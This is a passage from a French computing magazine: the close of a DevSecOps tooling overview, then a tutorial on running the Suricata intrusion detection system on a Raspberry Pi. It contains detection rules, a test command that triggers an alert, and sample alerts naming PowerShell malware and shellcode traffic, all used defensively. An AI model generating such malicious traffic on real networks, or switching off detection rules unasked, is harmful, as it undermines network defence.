Les gestionnaires d'artefacts, paquets d'OS, d'images Docker, les plus connus sont JFrog Artifactory, Sonartype Nexus, ProGet. Il est possible de renforcer l'intégrité en certifiant vos images Docker avec Notary. Plus d'informations sur la documentation spécifique "Content trust in Docker" : https://docs.docker.com/engine/security/trust/

Déploiement : Configuration sécurisée

Au niveau des SCM (Software Configuration Management Tools), les classiques sont : Ansible, Puppet, Chef, mais également Bamboo, TeamCity, Octopus Deploy, Rudder, Juju, SaltStack, CFEngine, Auvik, SolarWinds. Sans oublier de sécuriser vos secrets avec Hashicorp Vault, Akeyless Vault, Thycotic Secret Server, les projets Mozilla/sops et cloudflare/gokey ou à travers de votre cloud provider par exemple AWS Secrets Manager. Enfin pour maintenir une infrastructure immutable (IaC), il existe ArgoCD (avec le concept de Synchronisation(22)), Driftctl de CloudSkiff, Magalix, Fairwinds Insights, Kubediff de Weaveworks. La combinaison Trivy+Cosign+Kyverno peut être utilisée pour imposer un déploiement sur Kubernetes d'une image docker sans vulnérabilité, avec un scan récent inférieur à X jours. Nous vous invitons à lire le billet de blog :
https://neonmirrors.net/post/2022-07/attesting-image-scans-kyverno/

Déploiement : Scans de sécurité

Shodan.io est un site assez connu qui crawle Internet à la recherche de ports ouverts, de failles de sécurité connues. FullHunt.io est aussi une plate-forme pour découvrir tous vos équipements connectés à Internet et votre surface d'attaque. Enfin pour les infrastructures Kubernetes, nous pouvons utiliser les scanners de quay/clair, Trivy ou Flaco.

Où le code serait Cloud Native

Opération : Patchs de sécurité

Pour activer les patchs de sécurité pour les environnements "pets", vous pouvez utiliser vos playbooks Ansible (avec AWX/Ansible Tower), SaltStack, Puppet, Chef, ou Rudder. Pour la partie "cattle" alias Cloud Native, vous pouvez utiliser votre pipeline CI/CD, ArgoCI, Flux avec la nouvelle image Docker construite, avec vos procédures de mise à jour habituelles (rolling update).

Surveillance : Audit de sécurité

En open source, il existe le projet multi-cloud nccgroup/ScoutSuite. Si vous ou vos clients en avez besoin, vous pouvez passer des certifications normatives pour vos produits: ISO/CEI 27001 - 27017 - 27018, PCI, HITRUST, CSA STAR, HDS. Pour la robustesse SI/logiciel: CSPN, CC EAL 3+, CC EAL 4+. Enfin les qualifications des services SSI: SecNumCloud, PSCE, PRIS, PDIS, PASSI, PSHE.

(19) https://cyclonedx.org/tool-center/ | https://github.com/CycloneDX/bom-examples

(20) https://www.csoonline.com/article/3667483/8-top-sbom-tools-to-consider.html

(21) https://www.enisa.europa.eu/publications/threat-landscape-for-supply-chain-attacks

(22) https://www.cncf.io/blog/2020/12/17/solving-configuration-drift-using-gitops-with-argo-cd/

Surveillance : Sécurité monitorée

Le logiciel open source Falco permet de surveiller l'activité de Kubernetes et détecter des comportements anormaux ou malicieux. Nous vous recommandons de visionner la conférence de Kris Nova au FOSDEM 2020 " Fixing the Kubernetes clusterfuck - Understanding security from the kernel up" (en anglais). Les Système de détection d'intrusion (IDS), sont aussi pratiques, les projets CrowdSec, suricata, fail2ban, OSSEC, pfSense valent la peine d'être consultés. Pour l'ensemble de l'infrastructure, un système SIEM (Security information and event management) est indispensable. Splunk, Elastic Security, IBM QRadar, AlienVault USM ou SolarWinds Threat Monitor sont dans ce domaine. Si vous devez vous connecter en SSH sur votre infrastructure, passez par une machine intermédiaire, dite de rebond, qui apporte la gestion d'utilisateurs/groupes, l'auditabilité ainsi que la traçabilité des actions. OVHcloud a opensourcé leur projet de bastion : https://github.com/ovh/the-bastion/

Retour : Analyse de sécurité

Nous recommandons de maintenir une veille technologique quotidienne ainsi que la lecture des CVE sur les sites OpenCVE.io, CERT-FR. La plate-forme Feedly.com propose une "Threat Intelligence" sur différents thèmes (abonnement payant). En complément, ANSSI a créé le projet libre OpenCTI.io et AlienVault OTX présente les menaces actuelles dans le cybermonde. Et pour finir, voici quelques podcasts en français, NoLimitSecu, La French Connection, Le comptoir Sécu. RadioFrance(23) a proposé quelques explications sur l'attaque récente d'un rançongiciel à l'encontre de La Poste Mobile(24).

Et la vie (de développeur) serait attractive

Voici une vue d'ensemble rapide sur une liste d'outils (non exhaustive) qui vont vous accompagner durant le cycle de vie du projet : de la conception jusqu'à la fin de vie de votre logiciel. Cette dernière étape est également indispensable. Sinon votre produit vivra trop longtemps, au-delà de la maintenance de vos dépendances, mais aussi de votre système d'exploitation. Les exemples à ce sujet sont nombreux: les banques ont payé les mises à jours étendues de Windows XP en 2014 car ce système d'exploitation équipait toujours 90% des distributeurs automatiques de billets(25). Ajoutons encore la panne globale du système météorologique de l'aéroport d'Orly, le 7 Novembre 2015, qui a empêché les avions de décoller ou atterrir, et qui tournait toujours sur Windows 3.1(26).

Mettre les applications à jour, permet à la fois d'obtenir les nouvelles features (comme la version 2.37 de git(27)) et les derniers patchs de sécurité (ex: OpenSSL 3.0.5 doit corriger d'une faille potentielle plus grave que celle de Heartbleed(28) ou les multiples vulnérabilités dans le noyau Linux d'Ubuntu du 15 juillet 2022, CERTFR-2022-AVI-645(29)). Pour cela, nous pouvons réaliser régulièrement sur son Mac

```
brew update && brew upgrade; brew cleanup
```

Ou sur son PC (avec chocolatey)

```
choco outdated; choco upgrade all
```

Et bien sûr son équivalent, pour UNIX


```
apt update && apt upgrade && apt dist-upgrade
```

Nous avons choisi apt pour simplifier la commande, mais vous devez remplacer apt par <Mon_ Gestionnaire_de_Paquets_Favoris>

Ces commandes sont à lancer, après s'être assurées du bon déroulement de la sauvegarde incrémentale de sa distribution et ses données. Ces lignes de commandes peuvent être enregistrées sous le même alias, afin de faciliter le changement d'ordinateur. Pour reprendre les idées de Mark Weiser, inventeur de l'informatique ubiquitaire, "les technologies les plus profondes sont celles qui sont devenues invisibles. Celles qui, nouées ensemble, forment le tissu de notre vie quotidienne au point d'en devenir indissociables". L'électricité fait partie de notre quotidien, plus personne ne s'interroge au sujet du fonctionnement de l'énergie ni sur la façon dont elle est produite ou encore par quel moyen elle est transportée jusqu'à nos domiciles. L'informatique commence à le devenir, en devenant un objet commun, un outil pratique, qui s'immisce jusqu'à nos poches de jeans ou à nos poignets. La sécurité, à travers des piliers du DevSecOps et de l'automatisation de la Chaîne logistique logicielle (Software Supply Chain) vont nous permettre de tendre vers cette notion d'ubiquité et de technologie transparente; facilitant ainsi les livraisons et les déploiements quotidiens sans lésiner sur la qualité, ainsi que sur la sécurité.

Conclusion

Pour Guillaume Poupard, patron de l'ANSSI, oublier la cybersécurité, c'est "rouler à 200 km/h à moto sans casque(30)". Nous connaissons bien l'adage "Nul n'est censé ignorer la loi" ? Selon moi, son équivalent en informatique existe "Nul développeur n'est censé ignorer la sécurité". C'est ainsi que je voudrais mon premier article : qu'il soit un ensemble d'outils pour votre chaîne de CI/CD. Et comme une image vaut mille mots, voilà une(31) de la Kiwicon 2009 pour conclure.



(23) https://www.radiofrance.fr/societe/tech-web/cybersecurite

(24) https://www.radiofrance.fr/franceinter/sept-questions-pour-comprendre-le-piratage-de-l-operateur-la-poste-mobile-et-ses-consequences-6393466

(25) https://www.numerama.com/politique/28852-windows-xp-distributeurs.html

(26) https://www.lemondeinformatique.fr/actualites/lire-le-trafic-aerien-d-orly-paralyse-a-cause-d-une-panne-systeme-windows-31-62953.html

(27) https://github.blog/2022-06-27-highlights-from-git-2-37/

(28) https://www.theregister.com/2022/06/27/openssl_304_memory_corruption_bug/

(29) https://www.cert.ssi.gouv.fr/avis/CERTFR-2022-AVI-645/

(30) https://www.lepoint.fr/high-tech-internet/oublier-la-cybersecurite-c-est-rouler-a-200km-h-a-moto-sans-casque-06-10-2016-2074073_47.php

(31) https://davidaparicio.gitlab.io/website/fr/post/kiwicon/

Repérez des activités anormales sur votre réseau local avec le système de détection d'intrusion (IDS) Suricata sur Raspberry Pi

Cet article détaille l'installation et la configuration de Suricata sur un Raspberry Pi pour surveiller votre réseau local. Suricata est un IDS (Intrusion Detection System) réseau basé sur des détections par signature. Il analyse le trafic réseau afin d'y détecter des activités anormales et les tentatives d'intrusion. Le Pi est un hôte parfait pour Suricata dans le cadre d'un petit réseau local.

Stéphane Potier

Ingénieur en électronique et en informatique industrielle, Stéphane travaille dans la cybersécurité des systèmes industriels. Passionné de nouvelles technologies et aimant partager son savoir avec les jeunes générations, il enseigne en école d'ingénieur et à l'université. Il est l'auteur du site internet tutoduino.fr. Son site présente également des tutos pédagogiques utilisant le Raspberry Pi.

Afin de surveiller tous les équipements de votre réseau, l'IDS doit être en mesure d'en analyser tout le trafic. Ceci est possible grâce à l'utilisation d'un switch manageable supportant la fonction « port mirroring » permettant de dupliquer le trafic de tous les équipements et de l'envoyer vers l'IDS.

Afin de pouvoir également surveiller le trafic des équipements sans fil, il est nécessaire d'utiliser un petit routeur Wifi. Il doit être relié à un port du switch afin que le trafic Wifi soit également dupliqué vers l'IDS par la fonction « port mirroring ».

Quelle réaction quand Suricata émet une alerte ? Après avoir qualifié l'alerte et confirmé qu'il ne s'agit pas d'un faux positif (une fausse alerte), il va falloir en trouver la cause et y remédier. Cette remédiation va dépendre du type d'intrusion.

Prenons par exemple la célèbre attaque utilisant la faille dans Apache Log4j. Le CERT-FR (ANSSI) a publié un bulletin d'alerte incluant les règles à ajouter dans suricata afin de détecter une attaque exploitant cette vulnérabilité (https://www.cert.ssi.gouv.fr/alerte/CERTFR-2021-ALE-022/).

Normalement tous les équipements devraient avoir été mis à jour pour corriger cette vulnérabilité et éviter une attaque. Mais si un équipement n'a pas été mis à jour ou si aucune mise à jour n'est disponible pour cet équipement, Suricata permettra de détecter qu'un attaquant exploite cette vulnérabilité sur votre réseau. La remédiation de ce type d'alerte peut se faire de plusieurs façons : mise à jour de l'équipement, suppression du service sur l'équipement, mise en place de filtre au niveau du pare-feu applicatif ou patch virtuel, ajout de règles dans le pare-feu du routeur...

Suricata peut également fonctionner en mode IPS (Intrusion Prevention System). Dans ce cas Suricata ne se contente plus de surveiller votre réseau, mais il le protège en bloquant les activités anormales. Dans cet article, nous utilisons Suricata en mode IDS uniquement.

Matériel nécessaire

- Raspberry Pi 3B ou Pi 4 - Modèle B
- Switch manageable avec port mirroring Zyxel GS1200
- Routeur Wifi TP-LINK TL-WR902AC

Architecture

L'IDS doit être capable d'analyser les trames provenant de tous les équipements de votre réseau. Pour cela il faut que tous vos équipements soient reliés au switch qui utilise la fonction port mirroring pour transmettre toutes les trames reçues des «mirrored port» vers l'«analysis port». Le Pi sur lequel l'IDS Suricata est installé est bien entendu relié sur cet «analysis port». Si vous souhaitez également surveiller vos équipements connectés via le réseau Wifi, il ne faudra pas les connecter au réseau Wifi de la box internet, mais utiliser un petit routeur Wifi également connecté au switch sur un «mirrored port». Mon réseau local est le 192.168.1.0/24 et tous mes équipements y compris ceux qui sont connectés via le point d'accès Wifi appartiennent à ce réseau local. **Figure 1**

Installation de Suricata

Installez Raspberry Pi OS Lite 64 bits avec l'outil Raspberry Pi Imager. J'utilise cette version de Raspberry Pi OS, car ce tutoriel n'a pas besoin d'interface graphique et il est recommandé d'utiliser la version 64 bits pour le Raspberry Pi 4. Vous pouvez utiliser la Raspberry Pi OS (32 bits) incluant Raspberry Pi Desktop si vous le souhaitez.

Installer le package Suricata

Il est possible d'installer le package **Suricata** facilement depuis Raspberry Pi OS de la façon suivante :

```
sudo apt update
sudo apt install suricata
```




Figure 1

En juillet 2022, la version 6.0.1 de Suricata est installée avec cette procédure. Si vous souhaitez utiliser une version plus récente de Suricata, vous pouvez l'installer depuis les sources.

Installer Suricata depuis ses sources

Préparer l'installation en installant les dépendances :

```
sudo apt install libpcre3 libpcre3-dbg libpcre3-dev build-essential libpcap-dev libyaml-0-2 libyaml-dev pkg-config zlib1g zlib1g-dev make libmagic-dev libjansson-dev rustc cargo python3-yaml liblua5.1-0-dev python3-distutils git
```

Télécharger les sources de Suricata : wget
https://www.openinfosecfoundation.org/download/suricata-6.0.4.tar.gz

Note : *La dernière version en juillet 2022 est 6.0.5.*

Décompresser les sources :

```
tar -xvf suricata-6.0.4.tar.gz
```

Se placer dans le dossier Suricata et configurer l'installation du logiciel :

```
cd $HOME/suricata-6.0.4/
./configure —prefix=/usr/ —sysconfdir=/etc/ —localstatedir=/var/
```

Compiler et installer Suricata :

```
make
sudo make install
```

Configurer Suricata

Configurer suricata en éditant le fichier suricata.yaml :

```
sudo vi /etc/suricata/suricata.yaml
```

Modifier la variable HOME_NET afin qu'elle contienne votre réseau local, par exemple :

```
HOME_NET: "[192.168.0.0/24]"
```

Lancer Suricata pour valider son bon fonctionnement

Lancer suricata avec la commande suivante :

```
sudo suricata -c /etc/suricata/suricata.yaml -i eth0 -S /var/lib/suricata/rules/suricata.rules
```

-c <chemin> : fichier de configuration à utiliser
-i <interface> : interface Ethernet à surveiller
-S <chemin> : fichier contenant les règles à utiliser

Tester Suricata

Afin de tester le bon fonctionnement de Suricata, il est utile de rajouter une règle qui affiche un avertissement à chaque réception d'un ICMP Echo (ping). Il faudra supprimer cette règle après ce test. Ajouter la règle suivante dans «/var/lib/suricata/rules/suricata.rules»

```
alert icmp any any -> any any (msg: "ICMP Packet found"; sid: 1; rev: 1;)
```

Afficher le contenu du fichier de log :

```
sudo tail -f /var/log/suricata/fast.log
```

Vous devriez voir dans le fichier de log l'alerte suivante :

```
01/23/2021-21:22:26.898963  [**] [1:1:1] ICMP Packet found [**] [Classification: (null)] [Priority: 3] {ICMP} 192.168.1.16:8 -> 192.168.1.25:0
```

Vous pouvez également taper la commande suivante pour générer une alerte :

```
curl http://testmynids.org/uid/index.html
```

Cette commande doit générer l'alerte suivante dans le fichier de logs :

```
02/03/2021-16:13:42.020071  [**] [1:2100498:7] GPL ATTACK_RESPONSE id check returned root [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 31.3.245.133:80 -> 192.168.1.10:46196
```

Configurer Suricata en mode service

Afin de pouvoir utiliser Suricata en tant que service, il faut créer le fichier **/etc/systemd/system/suricata.service** avec le contenu suivant :

```
# Sample Suricata systemd unit file.
[Unit]
Description=Suricata Intrusion Detection Service
After=network.target syslog.target
[Service]
ExecStart=/usr/bin/suricata -c /etc/suricata/suricata.yaml -i eth0 -S /var/lib/suricata/rules/suricata.rules
ExecReload=/bin/kill -HUP $MAINPID
ExecStop=/bin/kill $MAINPID
[Install]
WantedBy=multi-user.target
```

Activer ce nouveau service avec la commande :

```
sudo systemctl enable suricata.service
```

Démarrer le service Suricata :

```
sudo systemctl start suricata.service
systemctl daemon-reload
```

Vérifier l'état du service avec la commande suivante :


```
sudo systemctl status suricata.service
```

Cette commande doit indiquer que le service est « **active (running)**«, comme le montre la **Figure 2**.

Comment éviter la perte de paquets

Suricata peut nécessiter quelques optimisations afin de fonctionner de façon optimale sur votre réseau. Cela dépend bien entendu du nombre d'équipements à surveiller et du trafic généré. Vérifier que la variable « *capture.kernel_drops* » dans le fichier « */var/log/suricata/stats.log* » ne soit pas trop élevée. Idéalement elle doit rester à 0 et donc ne pas être affichée dans la liste des compteurs.

Figure 2



Date: 1/28/2021 — 18:29:22 (uptime: 0d, 03h 02m 49s)

Counter	TM Name	Value
capture.kernel_packets	Total	2310188
capture.kernel_drops	Total	21617
decoder.pkts	Total	2288600
decoder.bytes	Total	1882135284
decoder.ipv4	Total	2272391
decoder.ipv6	Total	24
decoder.ethernet	Total	2288600
decoder.tcp	Total	1320915

Dans le cas ci-dessus, 21617 paquets sur 2310188 ont été perdus, soit environ 1 %. C'est acceptable, mais cette perte peut être évitée.

Vous pouvez par exemple augmenter la valeur de la variable « *ring-size* » dans le fichier de configuration « */etc/suricata/suricata.yaml* ». Attention, il faut bien entendu supprimer le « # » devant la variable dans le fichier « *suricata.yaml* ». Cette modification est en général suffisante pour éviter de perdre des paquets.

Modifier la valeur de « *ring-size* » en changeant la ligne suivante dans le fichier « */etc/suricata/suricata.yaml* » :

```
#ring-size: 2048
```

par :

```
ring-size: 30000
```

Après avoir augmenté cette variable à 30 000, je n'observe plus de perte de paquets, même avec 7,8 millions de paquets reçus.

Date: 1/31/2021 — 17:11:29 (uptime: 0d, 20h 49m 24s)

Counter	TM Name	Value
capture.kernel_packets	Total	7885374
decoder.pkts	Total	7885383
decoder.bytes	Total	7978255434

Je vous invite à lire la documentation de Suricata pour régler finement les paramètres de configuration ayant un impact sur les performances du logiciel.

Exploiter les fichiers de logs de Suricata

Suricata génère des fichiers de log dans le répertoire « */var/log/suricata* ». En plus du trafic réseau et des activités suspectes qu'il détecte, Suricata logue également des informations de service et des statistiques sur le trafic réseau. Sur un Raspberry Pi il faudra prêter attention à la taille des logs générés qui peuvent rapidement saturer la carte SD utilisée pour leur stockage. Il faudra mettre en place un mécanisme de rotation de log afin d'éviter tout problème.

Les différents fichiers de logs

Voici les 4 fichiers de log générés par Suricata :

- **suricata.log:** messages de démarrage de Suricata
- **stats.log:** statistiques sur votre trafic réseau
- **fast.log:** activités suspectes découvertes par Suricata
- **eve.json:** trafic de votre réseau local ainsi que les activités suspectes au format JSON

Fichier de log des activités suspectes

Pour visualiser en direct les activités suspectes détectées par Suricata, il suffit de jeter un œil au fichier « *fast.log* » :

```
sudo tail -n 100 -f /var/log/suricata/fast.log
```

Voici un exemple d'activités suspectes détectées par Suricata enregistrées dans le fichier « *fast.log* »:

```
01/29/2021-19:25:45.132975 [**] [1:2025012:3] ET MALWARE Powershell
 commands sent B64 3 [**] [Classification: A Network Trojan was detected]
 [Priority: 1] {TCP} XXX.XXX.XXX.XXX:80 -> 192.168.1.22:45986
01/29/2021-19:26:10.183249 [**] [1:2013147:3] ET SHELLCODE Possible
%u4141%u4141 UTF-16 Heap Spray Attempt [**] [Classification: Executable
 code was detected] [Priority: 1] {TCP} XXX.XXX.XXX.XXX:80 -> 192.168.1
.22:45986
01/31/2021-10:08:08.889128 [**] [1:2002157:12] ET CHAT Skype User-Agent
 detected [**] [Classification: Potential Corporate Privacy Violation]
 [Priority: 1] {TCP} 192.168.1.2:53937 -> XXX.XXX.XXX.XXX:80
```

Rotation des fichiers de logs

La taille du fichier de log « eve.json » peut devenir rapidement très importante et occuper tout l'espace de la carte SD. L'utilisation du mécanisme « logrotate » intégré à Linux est très utile pour éviter ceci. Nous allons le configurer pour qu'il journalise les logs de Suricata pendant 10 jours tout en limitant la taille de chaque fichier à 1 Go. Ainsi les logs ne pourront pas occuper plus de 10 GB sur la carte SD tout en ayant un historique sur les 10 derniers jours. Les historiques plus anciens sont automatiquement supprimés. Créer un fichier « */etc/logrotate.d/suricata* » ayant le contenu suivant :

```
/var/log/suricata/*.log /var/log/suricata/*.json
{
  daily
  maxsize 1G
  rotate 10
  missingok
  nocompress
  create
  sharedscripts
  postrotate
      systemctl restart suricata.service
  endscript
}
```

Afin de vérifier que la rotation est correctement configurée et qu'elle fonctionne, vous pouvez la forcer manuellement avec la commande :

```
sudo logrotate -f /etc/logrotate.conf
```

Vous devriez alors bien voir les logs journalisés dans le répertoire «*/var/log/suricata/* »

Fichier de log du trafic réseau

La taille du fichier de log du trafic réseau « *eve.json* » peut devenir importante en fonction du trafic de votre réseau.

Si seules les alertes du fichier « *fast.log* » vous intéressent, désactivez les logs du fichier « *eve.json* » dans le fichier de configuration « */etc/suricata/suricata.yaml* ». Mais attention, vous n'aurez pas de logs vous permettant d'analyser la cause des alertes.

```
- eve-log:
  enabled: no
```

Gérer les règles

L'efficacité de l'IDS Suricata repose sur la gestion des règles. Il faut à la fois éviter les faux positifs et s'assurer que les règles utilisées sont à jour et permettent de détecter les menaces récentes.

Les règles de Suricata activées par défaut génèrent de nombreux faux positifs. Je recommande de laisser tourner Suricata quelques heures en utilisant normalement vos équipements et d'analyser finement les alertes du fichier « *fast.log* » et désactiver certaines règles. Par exemple si vous utilisez Dropbox ou Skype sur votre réseau vous devrez désactiver les règles correspondantes afin de ne pas générer d'alertes inutiles pour votre réseau.

Afin de renforcer la sécurité de vos installations, vous pouvez également avoir besoin d'ajouter de nouvelles sources de règles ou de créer vos propres règles.

Format des règles

Chaque règle Suricata est composée de la façon suivante :

```
action en-tête options
```

L'action correspond à l'action effectuée en cas de détection (alert, drop, pass…).

L'en-tête permet de définir le protocole (tcp, http, ftp, dns, tls…) ainsi que l'adresse IP et le port de la source et de la destination du trafic impliqué dans l'alerte.

Les options de la règle sont indiquées entre parenthèses et séparées par des virgules. Certaines options ont des paramètres, qui sont spécifiés par leur mot clé suivi de deux points et de la valeur du paramètre. Les règles sont identifiées par leur identifiant de signature, le paramètre sid. Par exemple, voici la règle 2012647 relative à l'utilisation de Dropbox :

```
# alert tls [108.160.162.0/20,162.125.0.0/16,192.189.200.0/23,199.47.216.0/22,
205.189.0.0/24,209.99.70.0/24,45.58.64.0/20] 443 -> $HOME_NET any (msg:"ET
 POLICY Dropbox.com Offsite File Backup in Use"; flow:established,from_server;
 content:"|55 04 03|"; content:"|0d|*.dropbox.com"; distance:1; within:14; threshold:
 type limit, count 1, seconds 300, track by_src; reference:url,www.dropbox.com; reference
:url,dereknewton.com/2011/04/dropbox-authentication-static-host-ids/; classtype
:policy-violation; sid:2012647; rev:5; metadata:created_at 2011_04_07, updated
_at 2019_01_16;)
```

Vous pouvez jeter un œil aux règles en éditant le fichier de règle de Suricata :

```
sudo vi /var/lib/suricata/rules/suricata.rules
```

Désactiver certaines règles

En fonction de votre utilisation, certaines règles doivent être désactivées. Par exemple, si vous autorisez l'utilisation de Dropbox au sein de votre réseau, la règle de SID 2012647 doit être désactivée.

Éditer le fichier qui contient les règles à désactiver :

```
sudo vi /etc/suricata/disable.conf
```

Ajouter la liste des règles à désactiver, identifiées par leur identifiant de signature (SID). Voici un exemple de règles que j'ai désactivé sur mon installation :

```
# suricata-update - disable.conf
1:2012647 # Dropbox
1:2013504 # APT package management
1:2210044 # SURICATA STREAM Packet with invalid timestamp
1:2029706 # COVID
1:2029707 # COVID
1:2029709 # COVID
1:2027865 # DNS Query to .cloud
1:2210054 # SURICATA STREAM excessive retransmissions
1:2260000 # Applayer Mismatch protocol both directions
1:2210020 # STREAM ESTABLISHED packet out of window
1:2016150 # INFO Session Traversal Utilities for NAT
1:2027758 # DNS Query for .cc
1:2002157 # CHAT Skype User-Agent detected
```

Si besoin il est possible de désactiver toutes les règles appartenant à un même type de classification « classtype ». Par exemple, la classification « *Generic Protocol Command Decode* » génère beaucoup trop d'alertes à mon goût et il est possible de désactiver toutes les règles de cette classification.

```
# suricata-update - disable.conf
# Disable all rules from protocol command decode class type
re:classtype:protocol-command-decode
```

Ensuite il faut mettre à jour les règles (cf.mettre à jour les règles).

Ajouter une nouvelle source de règles

Il est possible d'ajouter de nouvelles règles provenant d'une source particulière.

Tout d'abord mettre à jour la liste de sources disponibles :

```
sudo suricata-update update-sources
```

Ensuite, visualiser les sources disponibles :

```
sudo suricata-update list-sources
```

Afin de vérifier quelles sont les sources qui sont déjà activées, lancer la commande suivante :

```
sudo suricata-update list-enabled-sources
```

Activer une nouvelle source, par exemple la source de règles « *oisf/trafficid* ».

```
sudo suricata-update enable-source oisf/trafficid
```

Ensuite il faut mettre à jour les règles (cf.mettre à jour les règles).

Mettre à jour les règles

Afin d'intégrer la détection des dernières menaces, il faut régulièrement mettre à jour les règles de Suricata en lançant la commande suivante :

```
sudo suricata-update —disable-conf=/etc/suricata/disable.conf
```

Il suffit ensuite de relancer le service Suricata :

```
sudo systemctl restart suricata.service
```

Mettre à jour les règles automatiquement la nuit

Vous pouvez utiliser un cron (table de planification sous Linux) pour mettre à jour les règles suricata automatiquement toutes les nuits.

Editer le fichier des planifications avec la commande :

```
crontab -e
```

Et insérer la ligne suivante à la fin du fichier :

```
37 1 * * * sudo suricata-update —disable-conf=/etc/suricata/disable.conf
 && sudo systemctl restart suricata.service
```

Avec cette ligne, nous configurons cron pour qu'il mette à jour les règles toutes les nuits à 1h37 du matin et qu'il relance le service suricata ensuite.

Mise à jour de la version de Suricata

Vérifier si une nouvelle version de Suricata est disponible avec :

```
sudo suricata-update update-sources
sudo suricata-update check-versions
```

Si une nouvelle version est disponible, cette commande l'indique par un avertissement :

```
6/6/2021 — 15:59:03 - <Info> — Using data-directory /var/lib/suricata.
6/6/2021 — 15:59:03 - <Info> — Using Suricata configuration /etc/suricata/suricata
.yaml
6/6/2021 — 15:59:03 - <Info> — Using /usr/share/suricata/rules for Suricata provided
 rules.
6/6/2021 — 15:59:03 - <Info> — Found Suricata version 6.0.1 at /usr/bin/suricata.
6/6/2021 — 15:59:03 - <Warning> — Suricata version 6.0.1 is outdated.
Please upgrade to 6.0.2.
```

L'installation de la nouvelle version se déroule comme l'installation normale, et si vous le souhaitez, vous pouvez le faire dans le même dossier. L'utilisation d'une variable contenant la dernière version de Suricata sera très utile pour les prochaines mises à jour, aussi je le conseille :

```
export LATEST_SURICATA=6.0.4
```

Vous pouvez ensuite faire la procédure d'installation décrite plus haut en utilisant cette variable :

```
wget https://www.openinfosecfoundation.org/download/suricata-$
LATEST_SURICATA.tar.gz
tar -xvf suricata-$LATEST_SURICATA.tar.gz
cd $HOME/suricata-$LATEST_SURICATA/
./configure —prefix=/usr/ —sysconfdir=/etc/ —localstatedir=/var/
make
sudo make install-full
sudo systemctl restart suricata
```

Utilisation des ressources du Raspberry Pi

À titre d'information, voici la consommation des ressources d'un Raspberry Pi 4 Modèle B faisant tourner Suricata : **Figures 3 - 4 et 5**

Configuration du port mirroring sur le switch Zyxel GS1200-5

L'IDS Suricata tourne sur le Pi relié au port 5 du switch. Les équipements à surveiller sont reliés aux ports 1 à 4 du switch. Afin de permettre d'analyser le trafic de tous les équipements reliés à ce switch, il faut configurer le port 5 comme « *monitor port* » et les ports 1 à 4 en tant que « *mirrored port* » dans leurs deux directions entrantes et sortantes. Ainsi tout le trafic entrant ou sortant des ports 1 à 4 du switch sera recopié (« *mirrored* ») vers le port 5.




Figure 3 : *638 Mo de mémoire utilisée*




Figure 4 : *2,8 Go utilisés sur la carte SD*




Figure 5 : *Métriques htop*

